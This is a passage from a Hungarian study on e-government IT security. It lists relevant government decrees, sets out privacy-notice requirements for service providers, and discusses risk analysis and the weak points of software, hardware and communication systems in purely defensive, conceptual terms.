- 1156/2002. (IX. 14.) Korm. Határozat a beruházás ösztönzési stratégia cél- és eszközrendszerének felülvizsgálatáról

- 1167/2002. (X. 10.) Korm. Határozat az "Esélyt a jövőnek!" program megvalósításával kapcsolatos feladatokról
- 1169/2002. (X. 10.) Korm. Határozat a versenyképes tudás feltételeinek javításával kapcsolatos további feladatokról
- 1188/2002. (XI. 7.) Korm. Határozat az Elektronikus Kormányzati Gerinchálózatról és az Informatikai Közhálóról
- 1214/2002. (XII.28.) Korm. Határozat a Magyar Információs Társadalom Stratégia készítéséről, a további feladatok ütemezéséről és tárcaközi bizottság létrehozásáról
- 47/2002. (III. 26.) Korm. Rendelet a kormányzati elektronikus aláírási rendszer kiépítésével összefüggő egyes kormányrendeletek módosításáról

(Forrás: `http://itm.bme.hu/dl/bmcs/Jogsz_szabvanyok_1.0_Ivan.doc`)

Az egyszerű felhasználó számára a legfontosabb kérdések, hogy az üzemeltető szervezet milyen formában tárolja adatait, milyen eljárás során adhatja azokat ki, kinek adhatja ki, illetve kiadhatja e személyes adatait különböző olyan szervezeteknek, akik például statisztikai adatokat készítenek belőle.

A jogi impresszum, az adatvédelmi eljárásra vonatkozó, valamint a felhasználó jogait tartalmazó nyilatkozat minden személyes adatokkal dolgozó szervezetnek a felhasználók által egyszerűen elérhető és olvasható formában kell közzétenni (pl. honlap esetén már a nyitóoldalon).

A laikus felhasználók nem fogják érteni a jogi szövegezést, illetve a legtöbb törvény túl hosszú és komplikált egy átlagember számára. Ezért törekedni kell a minél érthetőbb és rövidebb leírás alkalmazására, de semmiképpen sem szabad elsiklani az értékes, az adott szolgáltatásra vonatkozó tartalom felett.

A szolgáltatást indító, fenntartó és adatkezelő szervnek az alábbi információkat kell a felhasználók irányába meghatározni:

1. A szolgáltató a tudomására jutott személyes adatokkal kizárólag a felhasználó hozzájárulásával, az Adatvédelmi Szabályzatban foglaltak szerint járhat el, illetve a felhasználó által kiadott személyes adatokat csak az általa előre megadott célokra és ideig használhatja fel.
2. A szolgáltató minden esetben köteles a felhasználót tájékoztatni a megadott adatok kezelésére vonatkozólag (természetesen nem az adatok fizikai kezeléséről), az adatrögzítés milyen adatokra vonatkozik, melyek az adatkezelés céljai, illetve, hogy az adatszolgáltatás önkéntes-e vagy kötelező.
3. A felhasználók számára a kötelező adatszolgáltatás esetén a megfelelő jogszabályokat fel kell tüntetni.
4. A szolgáltatónak vállalnia kell, hogy a felhasználókat tájékoztatja az adatkezelés kapcsán, hogy az adatokat ki kezeli, illetve dolgozza fel.
5. A szolgáltatónak felelősséget kell vállalnia a birtokába jutott adatok technikai biztosításáról, azaz a felhasználó által megadott adatok harmadik, jogosulatlan személyhez nem kerülnek, illetve bármilyen károkozástól (hozzáférés, megváltoztatás, törlés) megvédik az adatokat.
6. A szolgáltatónak biztosítania kell a felhasználókat arról, hogy a felhasználó által küldött adatmódosítási kérelmeknek eleget tesz, valamint az adattárolás lejárati ideje után biztonságosan semmisíti meg a felhasználó adatait.
7. A szolgáltatónak nyomatékosan fel kell hívnia a figyelmét a felhasználónak, hogy a hatályos magyar jogszabályok, és a szolgáltatásra vonatkozó Adatvédelmi Szabályzat

alapján kerülnek feldolgozásra a megadott adatok, valamint minden felhasználó részére elérhetővé kell tenni az adott szolgáltatásra vonatkozó Adatvédelmi Szabályzatot.

8. A szolgáltatónak az impresszum keretében fel kell tüntetnie a felelős kapcsolattartókat, úgymint üzemeltető pontos Web, elektronikus levél, postai címét, a felelős szerkesztők és adminisztrátorok nevét, elérhetőségük feltüntetésével.

A listát szemlélve a meglévő honlapokat és információ-szolgáltatásokat is felül kellene vizsgálni, és a hiányosságokat pótolni. Az egyes minisztériumok honlap-egységesítési programjának keretében erre lehetőség nyílik, és hasonló módon kellene az önkormányzati honlapokkal is eljárni.

6.3.4.2 Az informatikai biztonság megtervezése

A klasszikus módszertanok szerint (pl. COBIT) a teljes folyamat a tervezéssel indul, és a működő rendszer auditja után kezdődik elölről az iteráló körfolyamat.

6.3.4.3 Fenyegetettségek feltérképezése

Valamely informatikai rendszer biztonságának vizsgálata során elsőként a meglévő, potenciálisan fenyegetett értékeket kell feltérképezni és újraértékelni. Ehhez meg kell határozni a felhasználó biztonsági követelményeit. Ezután a következményeket kell feltárni, amelyek kialakulhatnak, ha ezek a követelmények (védelmi célok) az alapfenyegetettségeket illetően nem teljesülnek. A potenciális károk felmérése esetén a javak nem korlátozhatóak azokra az eszközökre csak, amelyeknek értéke ismert. Nagyobb jelentőségűek azok az értékek, amelyeket az informatikai rendszer alkalmazása és a feldolgozandó információk képviselnek. Az informatika-alkalmazás és az információk értéke azzal határozható meg, ha elképzeljük, milyen utólagos következményekkel jár bizonyos események bekövetkezése - amelyeket egyébként fenyegető tényezőknek nevezünk. Ezeket a következményeket általában értékvesztésnek vagy kárnak tekintjük, s arra kell törekednünk, hogy ne következzenek be. Az értékek - és ezzel párhuzamosan a károk - a következő területeken jelentkezhetnek:

1. személyi biztonság,
2. anyagi javak, vagyontárgyak,
3. politika és társadalom,
4. törvények és előírások,
5. gazdaság

A fenyegető tényezők az informatikai rendszerelemekhez kapcsolódnak és azokon keresztül okozhatnak károkat, miután az informatika-alkalmazás függ a rendszerelemektől. Éppen ezért kell megvédeni a rendszerelemeket a fenyegető tényezők ellen. Valamennyi olyan rendszerelemet védeni kell, amelyektől az informatikai rendszer működése és valamilyen módon az alkalmazásai függnek, és amelyeket valamely fenyegető tényező negatív módon érinthet.

Az egyes elemek között alapvetően komplex függőségek állnak fenn abban az értelemben, hogy egy rendszerelem rendelkezésre állása, sértetlensége bizalmassága, hitelessége és működőképessége más rendszerelemek rendelkezésre állását, sértetlenségét bizalmasságát, hitelességét és működőképességét feltételezi.

Az adatok sértetlensége függ az alkalmazói- és a rendszerszoftverek működőképességétől. A szoftver rá van utalva egy sértetlen és rendelkezésre álló hardverre. A környezeti infrastruktúra - mint például az áramszolgáltatás - nélkül egyetlen informatikai rendszer sem üzemképes.

Központi szerepet játszanak a személyek, egyebek között felhasználói, kezelői, adminisztrációs-igazgatási, őrzői funkciójukban. A rendszerelemekhez rendelve egyedileg meg kell határozni a fenyegető tényezőket, amelyek a vizsgált környezetben egyáltalán felléphetnek. Miután nem védekezhetünk valamennyi fenyegető tényező ellen tökéletesen, meg kell ismerni a legfontosabb fenyegető tényezőket. Ehhez valamennyi feltárt fenyegető tényezőt értékelni kell. Az értékelés függ a kár bekövetkezésének várható valószínűségétől és a bekövetkezett kár nagyságától, amennyiben a fenyegető tényező kifejtheti hatását. Ebből a két részből tevődik össze a kockázat.

A kockázatelemzésről az egyik legtöbbet hivatkozott hazai anyagból idézünk, mely az ITB (Informatikai Tárcaközi Bizottság, ld. `http://www.itb.hu`) 8. számú ajánlása.

A bekövetkezés valószínűsége olyan eseményeknél, amelyeket emberek célzottan okoznak, a potenciális tettesek felkutatásával és azok számának megadásával becsülhető meg, akik a megfelelő lehetőségekkel és ismeretekkel rendelkeznek. Az olyan események gyakoriságát, melyek műszaki hibák vagy vis maior esetek által lépnek fel, statisztikák és saját tapasztalatok összegzésével lehet megbecsülni. Ugyanez érvényes a személyek akaratlan hibás tevékenysége miatt bekövetkező károk gyakoriságának becslésére. A statisztikáknál mindazonáltal figyelembe kell venni, hogy mely körülmények között készültek, miután nem lehet szolgai módon átvenni, illetve minden további nélkül alkalmazni azokat egy adott felhasználó speciális körülményeire.

Ezen túlmenően figyelembe kell venni, hogy a statisztikai adatok mindig tartalmaznak bizonytalanságokat. A kárnagyság előzetes értékelésekor mérlegelni kell, hogy az adott fenyegető tényező hatására milyen anyagi és más természetű károk következnek be, melyek a közvetlen károk és milyen későbbi következményekkel, úgynevezett következményes károkkal kell számolni.

A kockázatelemzésből biztonsági igény adódik, amennyiben minden kockázatot megvizsgálunk és megállapítjuk, hogy egy vagy több kockázat nem elviselhető. A biztonsági követelmények egyenként abból adódnak, hogy kiválasztjuk a túl magas kockázatokat.

Ezen biztonsági követelményekből kiindulva kell elkészíteni az informatikai biztonsági koncepciót, ennek keretében kiválasztani a megfelelő intézkedéseket, amelyek ezeket a kockázatokat elfogadható szintre csökkentik, és a költségek, illetve a haszon szempontjából is igazolhatók.

Az informatikai biztonsági koncepciót az adott cég, szervezet, vagy hatóság összbiztonsági koncepciójába kell integrálni. Ez utóbbiban kell meghatározni a biztonsági stratégiát, azaz a biztonságot érintő általános célkitűzéseket. Az általános biztonsági stratégiából vezethetők le a még elviselhető maradványkockázatok mértékei és a tervezett intézkedések elfogadhatósága.

6.3.4.4 Védelmi igények

A védelmi igények feltárásában meg kell határoznunk a védendő informatikai alkalmazásokat, a hardver és szoftver elemeket, illetve ezeket meghatározott értékrend szerint be kell sorolnunk. Egy ilyen felmérésnek egyéb haszna is van, így a leltár is elkészül és az elveszettnek hitt eszközök és rendszerelemek is előkerülhetnek, vagy éppen a hiányzó elemekre derül fény.

6.3.4.5 Fenyegetettségek

A védelmi igények felmérése és besorolása után következhet a fenyegetettségek feltárása. Meg kell határozni az egyes biztonsági osztályba tartozó elemeket veszélyeztető fenyegetettségeket, támadhatóságukat, és ezek kivédésének módszereit. Lényegében a fenyegetettségek behatárolása alatt kerül sor az informatikai rendszerek gyenge pontjainak a feltárására. Időnként újra el kell

végezni ezt a felmérést, tehát nem tekinthető véglegesnek, csak az adott időpontban lehet az egy ilyen felmérés eredménye.

6.3.4.6 Kockázatelemzés

A kockázatelemzés ismertetése az ebben a tanulmányban többször idézett Biztostu.hu oldalon részletesen és szemléletesen kerül elmagyarázásra. Idézet a honlapról:

„A kockázatelemzés segítséget nyújt abban, hogy a rendszer leggyengébb pontjait, a legnagyobb kockázatot jelentő fenyegető tényezőket azonosítani lehessen és ennek ismeretében a költséghatékony, kockázatarányos védekezést lehessen kialakítani. Megfelelően megalapozott kockázatelemzés hiányában ugyanis nem biztosított, hogy a biztonság fokozására fordított kiadások a leghatékonyabban kerülnek felhasználásra."

A kockázatokat az egyenszilárdság elvén kell megvalósítani, tehát a megfelelő mértékben a biztonság kiegyenlítésével kell eljárni. A lánc biztonsága a leggyengébb szemének biztonságával egyenlő, így az a jó, ha minden szem biztonságát egymáshoz viszonyítva tartjuk a teljes lánc számára megfelelő szinten. A feltárt kockázati tényezőket egymáshoz viszonyítva meghatározzuk a gyenge láncszemeket, melyeket erősíteni kell, vagyis ahol a legcélszerűbben és leghatékonyabban lehet védekezni. Ezt a folyamatot nevezzük kockázatelemzésnek vagy kockázatmenedzselésnek.

6.3.5 Legfontosabb informatikai alkalmazások, és azok alapfenyegetettségei

A felsorolt alkalmazási területek csak szemelvények, hiszen az alkalmazott rendszerek napjainkban már egyre gyarapodó listát eredményeznek. Az elektronikus ügyintézés, és annak járulékos alkalmazási területei a következők:

- *szövegfeldolgozás*: dokumentumok adminisztrációja/kezelése,
- *pénzügyek*: könyvelés, számlázás, fizetés- és keresetszámítások, számlavezetés,
- *adatbázis*: vevő-, személyi-, ügyfélkártyák és adatok kezelése (ide értve pl. a lakcímbejelentő rendszert és a gépjármű adatok adminisztrációját),
- *folyamatvezérlés*: gyártásvezérlés, számítógép által támogatott raktárkészlet ellenőrzés, a kiszállítás lebonyolítása,
- *információ*: közszolgálat, tudományos vagy nyílt könyvtárak,
- *adatkezelés*: elektronikus levelezés és adatcsere

A szemelvényszerűen felsorolt, valamint a felsorolásban nem szereplő rendszerekkel szemben általános érvénnyel fennállnak olyan alapkövetelmények, mint a bizalmasság, a sértetlenség és a rendelkezésre-állás. Ezek teljesülését veszélyeztető fenyegetettségeket alapfenyegetettségeknek nevezzük.

Az informatikai biztonsági koncepció kialakításához a szervezetben már alkalmazott vagy alkalmazni kívánt valamennyi rendszerre vonatkozóan nélkülözhetetlen az alapfenyegetettségek feltérképezése. Nézzük meg egyenként ezeket az alapfenyegetettségeket, hogy milyen kérdéseket lehet feltenni a vizsgálatkor.

A rendelkezésre állás kérdései lehetnek:

- Az informatikai rendszernek vagy egyes szolgáltatásainak *folyamatosan* rendelkezésre kell-e állni?
- Jelentőséggel bír-e a szervezeti egység számára, hogy a programok és adatok (egyes programok és adatok) állandóan rendelkezésre álljanak?
- Elhalasztható-e a szervezet szempontjából időlegesen valamely feldolgozás anélkül, hogy károkat okozna?
- Az alkalmazás valahol máshol is megvalósítható-e?
- Milyen következményekkel járhat az informatikai rendszer kiesése (például a felhasználó zavarba kerülése, a szavahihetőség elvesztése, gazdasági veszteségek)?
- Pótolhatók, illetve rekonstruálhatók-e az elveszett adatok?
- Hány fontos ügyfelet érintene az informatikai rendszer kiesése?
- Veszélyeztetheti-e az informatikai rendszer kiesése a szervezetet, vagy más szervet, egységet (önkormányzat, decentralizált szervezet, állam)?
- Van-e az informatikai rendszer használatának alternatívája, például lehetséges-e a manuális feldolgozás?

A sértetlenség kérdései lehetnek:

- A megváltoztatott programfutások kihatásai veszélyeztethetnek-e embereket?
- Törvényi rendelkezések megkövetelik-e az adatok sértetlenségét?
- A rendeltetésszerű vagy előírt feldolgozás különleges fontosságú-e?
- Veszélyt jelent-e az adatok nemkívánatos módosítása, megváltoztatása?
- Milyen természetű károkat okozhat helytelen vagy nem teljes adatok bevitele vagy kiadása?
- Milyen károkat okozhat hamis, vagy nem teljes adatok továbbítása?

A bizalmasság kérdései lehetnek:

- Az adatok nyilvánosságra kerülése által kell-e tartani személyeknek okozott károktól?
- Az adatok nyilvánosságra kerülése esetén várható-e büntetőeljárás?
- A feldolgozandó adatok üzemi szempontból bizalmasak vagy minősítettek-e?
- Okozhat-e károkat, a szervezeti célok szempontjából, a meg nem engedett információ-kiszivárgás?
- Milyen értékkel bírnak az adatok kívülállók számára?
- Mennyibe kerülne egy konkurensnek, hogy az adatokhoz jusson?
- A kommunikációs kapcsolatoknak titokban kell-e maradniuk?
- Bizalmasak-e a gazdasági kapcsolatok?

- A felhasználó megköveteli-e a bizalmasságot?

Néhány egyéb fenyegetettség az adatvédelem sérülése [AVT], a hitelesség kérdései (ld. 4.8), vagy a megfelelőség kérdése, hiszen az is biztonsági problémához vezethet, ha nem a megfelelő eszközöket használják a cél érdekében. Példaként idézünk az ITB ajánlások alapján pár kérdést, melyeket fel kell tenni és meg kell válaszolni a fenyegetettségek feltérképezésénél.

A hitelesség kérdései lehetnek:

- Szükség van-e az üzenet/adatállomány létrehozójának hiteles azonosítására?
- Szükség van-e az üzenet címzettjének, adatállomány felhasználójának hiteles azonosítására?
- Szükség van-e az üzenet elküldésének illetve fogadásának bizonyítására?

Az adatvédelem kérdései:

- Betartják-e a cégnél az adatvédelmi törvény rendelkezéseit?
- Melyek az adatok típusai, és ezek közül melyek az érzékeny adatok?
- Létezik-e az információáramlásban olyan pont, ahol az adatok kiszivároghatnak?
- Csak arra jogosult személyek férhetnek hozzá a megfelelő címkéjű adatokhoz?
- Adatkiszivárgás esetén milyen anyagi veszteségre perelhető az adatkezelő?

Az informatikai rendszerek elemeinek csoportosítása, azok gyenge pontjai és fenyegetettségei alapján

Az informatikai rendszerek rendeltetésük szerint egymásra épülő, egymással együttműködő és kölcsönhatásban levő elemek. Az informatikai biztonság keretein belül többek között ezért fontos a hálózati topológia biztonsága is (ld. 4.13). Ennek alapján a rendszerek alkotóelemeit végzett feladataik és kapcsolataik alapján *védelmi csoportokba*, hálózatbiztonsági szemlélettel *zónákba* kell sorolni.

Ennek a csoportosításnak a figyelembevételével egyszerűsödik a már meglévő és az alkalmazni kívánt újabb rendszerelemeknek a kezelése. azok gyenge pontjainak, valamint az elsősorban a gyenge pontokra ható fenyegető tényezőknek a feltérképezése, kapcsolataik meghatározása. A kialakított csoportok a következők:

- környezeti infrastruktúra,
- hardver,
- adathordozók,
- dokumentumok,
- szoftver,
- adatok,
- kommunikációs eszközök,
- rendszerelemekkel kapcsolatba kerülő személyek.

A felsorolások az egyes csoportokon belül természetesen nem lehetnek teljes körűek, ezért végig kell gondolni az azokon kívüli elemeket, gyenge pontokat és esetleges további fenyegető tényezőket. hasonlóan figyelni kell az átfedésekre (pl. hardver csoport része egy kommunikációs eszköz, vagy éppen a kommunikációs eszköz áll hardver és szoftver elemekből).

Főként a kommunikáció elemcsoportot tárgyaljuk, de az informatikai biztonságon belül a szoftverek, hardverek és a kommunikáció biztonsága szorosan egybefüggő rendszer, így a megemlítés szintjén tárgyalnunk kell a hardveres és a szoftveres elemcsoportot is.

6.3.5.1 A szoftver elemek

Az ide tartozó elemek a feladat elvégzéséhez szükséges szoftvereket tartalmazzák, az alkalmazói, üzemelő és a pótlólagos (felhasználás orientált és biztonsági) szoftvereket.

Gyenge pont lehet többek között a nem világos, vagy nem teljes eljárás a program-tervezés során (specifikációs hiba), a programfejlesztés során (implementálási hiba), a programok ellenőrzésének hiánya (tesztelési hiba), és az új vagy változtatott szoftverek nem kielégítő minősítő eljárása (audit hiba).

A bonyolult felhasználói felülettel rendelkező szoftverek beállítása rendszerint részleges, vagy teljesen elmarad, és helyette az alapbeállítások maradnak életben. Ezáltal a szoftver olyan részeket is tartalmazhat, ami nem kontrollált, és biztonsági réseket hagy a számítógépen. A logikai belépés ellenőrzésének hiánya (felhasználó hitelesítés) illetve az események hiányzó jegyzőkönyvezése (például belépés, CPU-használat, fájlok megváltoztatása) nem feltétlenül okoz betörési lehetőséget, de ha már megtörtént a behatolás, akkor az felderítetlen és felderíthetetlen marad.

Mivel olyan szoftver nem létezik, ami mentes bármiféle hibától, így fontos a használatban levő komponensek hibáit és biztonsági réseit minél hamarabb frissíteni. Sokszor ad betörési lehetőséget, ha például egy használt szoftveren keresztül olvashatók az egyébként felhasználók által nem elérhető jelszó fájlok, vagy adatbázisok. A kriptográfia fontos lépcsőfok a biztonságos rendszer elérésében, de ugyanúgy védtelenné válik a rendszer, ha a támadó megszerzi a kódoló algoritmust (nem ajánlott a kódolás biztonságát a kódoló algoritmus titokban tartására alapozni), vagy a kódoláshoz szükséges titkos kulcsot (ld. 4.8).

Veszélyes pontja a rendszernek a jelszó-mechanizmus helytelen kezelése (ld. jelszavak). A jelszavas támadások nagy része az ún. dictionary-attack, amikor a megszerzett jelszófájlokból a támadó szótárak segítségével próbálja a belépéshez szükséges jelszót megszerezni.

Sokszor hiba egy-egy rendszeren, hogy nem tartják fontosnak a felhasználók jogainak korlátozását a számítógép egyes részterületein. A rosszul meghatározott és kiosztott jogosultságok előbb vagy utóbb a rendszer biztonsági stabilitását is veszélybe sodorhatják. Szemléletes példa, amikor az adott szervezeti egység vezető pozícióban levő emberei (szélsőséges esetben minden munkatárs) nem megfelelően korlátozott adminisztratív jogokat kap a rendszerhez. *Ilyenkor az adott személy nem is tudja, hogy neki milyen jogai vannak, és így a jogok használata sem történik meg, de a támadónak könnyebb behatolást teszünk lehetővé.*

Lényeges lépés, hogy ne engedjük a felhasználóinknak nem megbízható forrásból származó szoftverek telepítését, illetve használatát. Ha a rendszer felelőse nem tudja, hogy a felhasználói milyen szoftvereket, és szoftverkomponenseket használnak, megtörténhet, hogy a rosszindulatú harmadik személy által vírusfertőzéssel, vagy trójai programmal átadott szoftver kerül a rendszerbe. A már működésben levő trójai, vagy vírusszoftver megtalálása viszonylag könnyű, de ekkor már nem tudhatjuk azt, hogy milyen adat került ki a rendszerből. Sok

biztonságtechnikával foglalkozó cég kiemelt helyen említi az adathordozók (mágneslemezek, kazetták) ellenőrizetlen használatát. A technikai fejlődés által biztosított sokszor már egész apró eszközökkel nagymennyiségű adat tulajdonítható el (pl. USB-stick). Volt rá példa, hogy kamarai irodán vagy éppen bankszférában dolgozó titkárnő számítógépén az iskola után gyermeke játékprogramokat telepített, és beállításokat végzett, melyeken keresztül *egyszerűbb* volt az Internet elérés a játékok számára.

Sok weboldalon úgynevezett websüti-alapúak az azonosítási rendszerek. Az aktív szolgáltatásokból történő kilépés azt szolgálja, hogy a már meglevő websüti adatokat a rendszer módosítja, megadva azt a böngészőnek, hogy az eddig életben levő kapcsolat megszűnt. Ha a felhasználóinkat nem figyelmeztetjük erre, megtörténhet az, hogy a megfelelő jogokkal rendelkező személy után a támadó ül le a terminál elé, és nagyon egyszerűen belép a már megnyitott kapcsolatban. Ezért is fontos a megfelelő megszorításokkal használni a böngészőkben lévő websüti beállításokat. A különböző típusú és verziójú böngészők miatt ez többféle lehet, de általánosan elmondható, hogy az alapból tiltott beállítások a tanácsosak, és amennyiben egy szolgáltatást nem tudunk használni, úgy akkor kapcsoljuk be a lehetőséget, majd a használat után ismét állítsuk vissza a tiltott állapotot. Sajnos a kényelem ellentmond ennek, ha a felhasználónak sokszor kell ezt az eljárást alkalmaznia.

A rendszerek adminisztrátorai kényelmi szempontból választják a távoli hibaelhárítást, illetve karbantartást. A távoli adminisztráció fontos eszköze lehet a jól működő rendszereknek, de semmiképpen se hagyjunk lehetőséget a titkosítatlan és azonosítatlan rendszerbe való belépésnek.

6.3.5.2 A hardver elemek

A hardver elemek közé a szolgáltatás meglétének alapvető feltételeit szolgáló kézzelfogható eszközöket sorolhatjuk. Az ide tartozó elemek védelme jórészt nem hálózati feladat, hanem a lokális tárolási, használati lehetőségek, hozzáférési jogosultságok megléte szabályozza és védi. Mégis fontos részét képezik a védelemnek, hiszen például ha az otthon Internet-kapcsolattal nem rendelkező ügyfelek részére terminálokat üzemeltetünk, a támadó előkészületeket tehet egy későbbi hálózati támadáshoz. A nem megfelelően védett hálózati nyomtatóból éppen kinyomtatott adatokat eltulajdoníthatják, és így fontos, akár a szolgáltatások meglétét veszélyeztető információhoz jutnak.

Az Interneten történő információ-szolgáltatás megfelelő minőségű, és biztonságos voltát alapvetően meghatározzák a felhasznált hardver elemek fizikai védelme, minősége, konfigurálhatósága és nem utolsó sorban beállításai. A külső kapcsolatokat igénylő eszközök számát minimálisra kell szorítani (pl. modemek) és egységes rendszerben kell felügyelni, illetve a meglévő eszközöket jól ellenőrzött csomópontokon keresztül szabad csak kiengedni az Internetre. Van rá példa, hogy önkormányzatoknál a pénzügyi átutalásokat olyan modemes kapcsolaton keresztül végzik, melyen keresztül az iroda Internet-kapcsolata is bonyolódik. A támadónak nincs más dolga, csak kifigyelni a kommunikáló modemet, és azon keresztül megtámadni egy nagy valószínűséggel nem annyira védett irodai számítógépet, ezáltal hozzáférést szerezve az egyébként megbízhatónak vélt, és ezáltal többnyire kevésbé védett belső hálózathoz.

A hálózati eszközök megfelelő működéséhez nem csak a hálózaton keresztül bekövetkező támadások kivédésével kell foglalkozni, hanem a hardver fizikai védelmével is. A használatban levő eszközöket lehetőleg elkülönített teremben, úgynevezett szerverszobában érdemes tárolni, és a hozzáférési lehetőségeket szigorú hozzáférési és naplózási jogokkal kell kezelni. Azoknak a dolgozóknak, akiknek nincs megfelelő képesítésük és feladatuk, ne engedjünk belépést a fő routereket és tűzfalakat tartalmazó gépterembe.

Ehhez kapcsolódik az általános elv, hogy mindenkinek annyi jogosultsága legyen, amennyi a feladata elvégzéséhez szükséges. A kivételes eseteknek nyoma legyen a rendszerben (pl. kísérettel beléphet a gépterembe, de naplózni kell a belépést). Ezen az alapon fontos védelmi szempont még a nem használt hálózati végpontok lezárása, illetve az esetlegesen illetéktelen eszközök csatlakozási próbálkozásának megelőzése és a kísérletek figyelése. Az egyre gyorsabban terjedő vezeték nélküli hálózatok nagy kihívás elé állítják a rendszereket üzemelő szakembereket, hiszen most már a kéziszámítógépek megjelenése, és az ezekhez az eszközökhöz csatlakoztatható vezeték nélküli kiegészítések révén akár az épületen kívül levő támadó is lehallgathatja, rosszabb esetben használhatja a rendszert, ezzel beláthatatlan károkat okozva (ld. 10.2.13). A témakörrel az ITB 8. számú ajánlása és a MITS eBiztonság részstratégia is foglalkozik [ITB] és [MITS].

6.3.5.3 A kommunikációs elemek

Ennek az elem-csoportnak tárgya a továbbítás ideje alatt valamennyi adat, amelyeket valamely szolgáltatás érdekében a hálózaton továbbítanak. A hálózatok lehetnek az üzemi területen belül (például LAN-ok) vagy azon kívül (például közüzemi hálózatok), illetve e kettő kombinációja is elképzelhető. A kommunikációhoz szükséges hardvert mindaddig, amíg az informatikai rendszer üzemeltetőjének felelősségi körén belül van, a hardver elemek, a vezetékeket pedig, amennyiben az üzem területén belül vannak, a környezeti infrastruktúra elemek között tartjuk számon.

A hálózati kommunikáció többféle közegen, és ezeknek a részben homogén, de inkább heterogén összekapcsolódásain mehet keresztül. Az informatikai biztonságban az adat életciklus-modelljében a teljes kommunikációs folyamatot kell vizsgálni, és nem elég az egyes pontokban meglévő biztonsági megoldásokra bízni a teljes életciklus alatt az információ biztonságát. A kommunikáció során létezhet adott pontban biztonsági megoldás, de az adatok létrejöttétől (rendszerbe-kerülésétől) azok megszűntéig (visszaállíthatatlan törlés) kell figyelni a biztonsági megoldásokra.

A kommunikáció gyenge pontjait kétfelé bontjuk: fizikai és logikai, vagyis hibák a hálózatban, és az adatátvitelben.


*A hálózatokban fellépő hiba lehet az á*tviteli vonalkárosodás vagy teljes szakadás miatt. Ilyen esetekben az adatok csak részben, vagy egyáltalán nem jutnak el a küldőtől a címzettig. Ekkor felléphet az a probléma, hogy az ügyfél elindítja a telefonszámlája rendezésére az átutalást, úgy veszi, hogy rendezte a tartozását, a szolgáltató viszont azt fogja állítani, hogy ő soha nem kapta meg az összeget. Fontos egy szolgáltatás megtervezése során, hogy az ilyen hibalehetőségekre ügyeljenek, például a művelet elvégzése után a műveletet indító fél értesítést kapjon, ennek elfogadása után lehessen csak lezárni egy kapcsolatot. Ha esetleges hibaellenőrzést iktatnak a szoftver kommunikációjába minden lépés elvégzése után, akkor ez a hiba nagyrészt kiküszöbölhető. Sajnos az üzenetnyugtázás problémája pusztán a két fél között nem oldható meg, hiszen manapság a korszerű mobilkommunikációban is létezhet olyan helyzet, amikor az adott üzenet megérkezik a címre, viszont az eszköz nem tud visszajelzést adni erről az eseményről (pl. lefagy az üzenettől), így a központ újra és újra kiküldi az üzenetet, mert úgy érzékeli, hogy az nem érkezett meg.

A biztonságos üzenetküldés és nyugtázás témakörében a „Bizánci problémára” szoktak hivatkozni, melyről részletes leírást találhatunk a Biztostu.hu oldalon összefoglalva az egyéb ide tartozó technikákat is:

`http://www.biztostu.hu/oktatas/it_biztonsagi_technikak.htm`.

A hálózati topológia biztonsági kérdéseiről részletesen szólunk a 4.13 fejezetben, itt néhány ide vonatkozó alapszabályt ismertetünk. A hálózati infrastruktúra megtervezésekor figyelni kell arra, hogy a hálózati hardver elemek sem fizikailag, sem logikailag ne legyenek manipulálhatóak. Szükséges a megfelelő hardver és szoftver elemek megválasztása és működtetése. A hálózati kommunikációt az eszközök nem megfelelő konfigurálása miatt el lehet téríteni, ezáltal könnyen lehallgatható és módosítható lesz. Az adott hardver és szoftver biztonsági frissítésével meg lehet oldani a problémák egy részét.

